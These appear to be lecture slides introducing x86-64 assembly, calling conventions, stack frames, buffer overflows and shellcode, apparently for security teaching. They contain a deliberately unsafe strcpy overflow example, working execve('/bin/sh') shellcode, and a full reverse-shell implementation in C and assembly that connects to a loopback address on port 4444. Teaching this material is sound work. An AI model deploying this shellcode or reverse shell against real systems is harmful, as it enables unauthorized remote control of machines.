Assembly, Shellcode and Buffer Overflows

Alexandru Birnberg

Overview

64-bit x86 assembly

Linux-based OS

Intel notation

Assembly

- Low-level programming language
- Directly translated into machine code
- Processor-specific

Sections

.text


The **.text** section is used for containing the actual code.

.data

The **.data** section is used for declaring initialized data or constants. This data does not change at runtime.

.bss

The **.bss** section is used for declaring variables.



Statements

Definition: "An instruction is a statement that is executed at runtime."

Syntax

[label] instruction [operands] [;comment]

Example

add rax, rbx

Labels

- Placed at the beginning of a statement
- Assigned the current value of the active location counter
- Must be defined only once

_start label – Entry point to your code

Operands

- For instructions with two operands, the first operand is the **destination** operand, and the second operand is the **source** operand (that is, **destination<-source**).
- Some instructions have implicit operands. (e.g. jnz)

Types:

- Immediate (e.g. **0xdeadbeef**)
- Registers (e.g. **rax**)
- Memory (e.g. **[rax + 0x10]**)

Registers (1/2)

- Memory locations inside the CPU

General purpose registers

- rax – Accumulator register
- rbx – Base register
- rcx – Counter register
- rdx – Data register
- rsi – Source index register
- rdi – Destination index register
- rsp – Stack pointer register
- rbp – Stack base pointer register

64-bit register	Lower 32 bits	Lower 16 bits	Lower 8 bits
rax	eax	ax	al
rbx	ebx	bx	bl
rcx	ecx	cx	cl
rdx	edx	dx	dl
rsi	esi	si	sil
rdi	edi	di	dil
rbp	ebp	bp	bpl
rsp	esp	sp	spl
r8	r8d	r8w	r8b
r9	r9d	r9w	r9b
r10	r10d	r10w	r10b
r11	r11d	r11w	r11b
r12	r12d	r12w	r12b
r13	r13d	r13w	r13b
r14	r14d	r14w	r14b
r15	r15d	r15w	r15b

Registers (2/2)




Figure 2-4. System Flags in the EFLAGS Register

FLAGS Register

- Provides no direct access

Instruction Pointer

- Contains the address of the **next** instruction to be executed
- Can only be modified through the stack

Others

- Segment registers (e.g. SS, CS, DS)
- Instruction set extensions (e.g. xmm0-xmm7)
- System registers (e.g. debug registers)

Memory

Syntax: [base + index * scale + offset]

- base and index – 64 bit registers
- scale – can be either 1, 2, 4, or 8 (default is 1)
- offset – the displacement of the desired memory value


Endianness

- The order in which bytes are stored in memory

Little endian – least significant byte first

Big endian – most significant byte first

- Intel uses the little-endian format



Common Instructions (1/2)

Data Transfer

- mov dst, src
- push arg
- pop arg
- xchg dst, src
- lea dst, src

Arithmetic

- add dst, val
- sub dst, val
- inc reg
- dec reg
- neg reg

Logic

- and dst, mask
- or dst, mask
- xor dst, mask
- not arg

Common Instructions (2/2)

Control Flow

- test arg1, arg0
- cmp arg1, arg0
- jmp loc
- jcc loc
- call loc
- ret [val]
- syscall

Others

- lea reg, [mem]
- nop

System V AMD64 Calling Convention

rax – returning value of a function


rdi, rsi, rdx, rcx, r8, r9 – arguments to a function (in that order)

rsp – stack pointer

rbp – frame pointer


Stack Frames

- push decrements rsp then stores the argument on the top of the stack
- pop stores the value from the top of the stack into the argument and increments rsp
- call pushes instruction pointer onto the stack and sets it to the value of the argument
- ret pops instruction pointer off the stack




Buffer overflows

```c
#include <string.h>

void foo(char *bar)
{
   char c[12];

   strcpy(c, bar);  // no bounds checking
}

int main(int argc, char **argv)
{
   foo(argv[1]);
   return 0;
}
```



Syscalls

- A **syscall** instruction invokes an OS system-call handler at privilege level 0.
- System V AMD64 calling convention
- rax – contains the number of the system call



NASM Quick Introduction

Usage steps:

1. Assemble

   nasm –f elf64 shellcode.asm

2. Link

   ld shellcode.o -o shellcode

3. Dump

   objdump –d shellcode

Basic Structure:

```
1       global _start
2       section .text
3   _start:
4       ; your code goes here
5
```

Basic Shellcode

ASM

```
4       xor rax, rax
5       mov al, 0x68    ; h
6       shl rax, 16
7       mov ax, 0x732F  ; s/
8       shl rax, 16
9       mov ax, 0x6E69  ; ni
10      shl rax, 16
11      mov ax, 0x622F  ; b/
12      push rax
13      mov rdi, rsp
14      xor rax, rax
15      mov al, 59
16      xor rsi, rsi
17      push rsi
18      push rdi
19      mov rsi, rsp
20      xor rdx, rdx
21      syscall
22      ; sys_execve("/bin/sh", {"/bin/sh", NULL}, NULL)
```

C

```
2
3   int main() {
4       execve("/bin/sh", NULL, NULL);
5   }
```

Reverse Shellcode

Overview

- Basic shellcode + extra setup

```
 9  int main() {
10      int s = socket(AF_INET, SOCK_STREAM, 0);
11      struct sockaddr_in sin;
12      memset(&sin.sin_zero, 0, sizeof(sin.sin_zero));
13      sin.sin_family = AF_INET;
14      sin.sin_port = htons(4444);
15      sin.sin_addr.s_addr = inet_addr("127.1.1.1");
16      connect(s, (struct sockaddr *)&sin, sizeof(sin));
17      for (int fd = 0; fd != 3; fd++) {
18          dup2(s, fd);
19      }
20      execve("/bin/sh", NULL, NULL);
21  }
```

Reverse Shellcode

ASM

```
4      xor rax, rax
5      mov al, 41
6      xor rdi, rdi
7      mov di, 0x02FF
8      shr rdi, 8
9      xor rsi, rsi
10     mov si, 0x01FF
11     shr rsi, 8
12     xor rdx, rdx
13     syscall
14     ; s = sys_socket(AF_INET, SOCK_STREAM, 0)
```

C

```
10
11     int s = socket(AF_INET, SOCK_STREAM, 0);
12
```

Reverse Shellcode

ASM

```
16      mov rbx, rax
17      xor rax, rax
18      mov al, 42
19      mov rdi, rbx
20      xor rdx, rdx
21      push rdx
22      ; memset(&sin.sin_zero, 0, sizeof(sin.sin_zero))
23      xor rcx, rcx
24      mov ecx, 0x0101017f
25      ; sin.sin_addr.s_addr = inet_addr("127.1.1.1")
26      shl rcx, 16
27      mov cx, 0x5c11
28      ; sin.sin_port = htons(4444)
29      shl rcx, 16
30      mov cl, 2
31      ; sin.sin_family = AF_INET
32      push rcx
33      mov rsi, rsp
34      xor rdx, rdx
35      mov dl, 16
36      syscall
37      ; sys_connect(s, &sin, sizeof(sin))
```

C

```
13      struct sockaddr_in sin;
14      memset(&sin.sin_zero, 0, sizeof(sin.sin_zero));
15      sin.sin_family = AF_INET;
16      sin.sin_port = htons(4444);
17      sin.sin_addr.s_addr = inet_addr("127.1.1.1");
18      connect(s, (struct sockaddr *)&sin, sizeof(sin));
```

Reverse Shellcode

ASM


```
39      xor rcx, rcx
40  dup2_loop:
41      xor rax, rax
42      ; for (int fd = 0; fd != 3; fd++)
43      mov al, 33
44      mov rdi, rbx
45      mov rsi, rcx
46      push rcx
47      syscall
48      ; dup2(s, fd)
49      pop rcx
50      inc rcx
51      cmp cl, 3
52      jnz dup2_loop
```

C

```
20      for (int fd = 0; fd != 3; fd++) {
21          dup2(s, fd);
22      }
```

References

- https://docs.oracle.com/cd/E19120-01/open.solaris/817-5477/ennby/index.html


The End...
Any questions?
ICANHASCHEEZBURGER.COM
quickmeme.com